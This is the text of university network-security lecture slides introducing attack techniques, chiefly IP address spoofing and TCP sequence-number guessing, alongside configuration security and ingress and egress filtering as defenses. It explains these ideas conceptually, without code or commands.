

# *Network Security*

CS 6823 – Lecture 3  
Attacks, Vulnerabilities and Exploits

Phillip Mak  
pmak@nyu.edu

# Learning Objectives

- Understand the difficulty in stopping packet spoofing
- Explain and apply various techniques to exploit systems
- Understand how DNS works and describe the various DNS attacks in detail
- Be able to define basic metasploit terms
- Be able to exploit a basic vulnerability using metasploit



**NYU**

**TANDON SCHOOL  
OF ENGINEERING**

# **NETWORK ATTACK TECHNIQUES**




NYU

TANDON SCHOOL OF ENGINEERING

# Cyber Kill Chain

## This Lecture: Steps 2-5





# Sources of Insecurity

- Standards
- Requirements
- Architecture
- Design
- Implementation
- Configuration
- Operations
- People
- Mindset

# Configuration Security

- The configuration (or lack of) a network, computer or application is probably the number one source of access for a hacker.
- There is typically no easy way to view configurations for completeness and very few tools for computing correctness. Misconfigurations are therefore hidden.
- Networks and network elements are named as an abstraction layer so that network designers and operators can more easily understand the network architecture and functionality. Hackers on gleaning the abstraction layer use it to further develop the network and its exposure.
- Much of the discovery techniques that were originally done by hand can now be done by software tools that are embedded in a bot.
- (Good) Configuration is the first line of defense against an attack.




**NYU**

**TANDON SCHOOL  
OF ENGINEERING**

# **General Attack Techniques**




# IP address spoofing (1)



- Attacker doesn't want actions traced back
- Simply re-configure IP address in Windows or Unix.
- Or enter spoofed address in an application
  - e.g., decoy packets with Nmap



# IP address spoofing (2)




- But attacker cannot interact with victim.
  - Unless attacker is on path between victim and spoofed address.


## ***IP spoofing with TCP?***

- Can an attacker make a TCP connection to server with a spoofed IP address?
- Not easy: SYN-ACK and any subsequent packets sent to spoofed address.
- If attacker can guess initial sequence number, can attempt to send commands
  - Send ACK with spoofed IP and correct seq #, say, one second after SYN
- But TCP uses random initial sequence numbers.

# Defense: Ingress filtering: access ISP



**egress filtering** is the practice of monitoring and potentially restricting the flow of information outbound from one network to another




*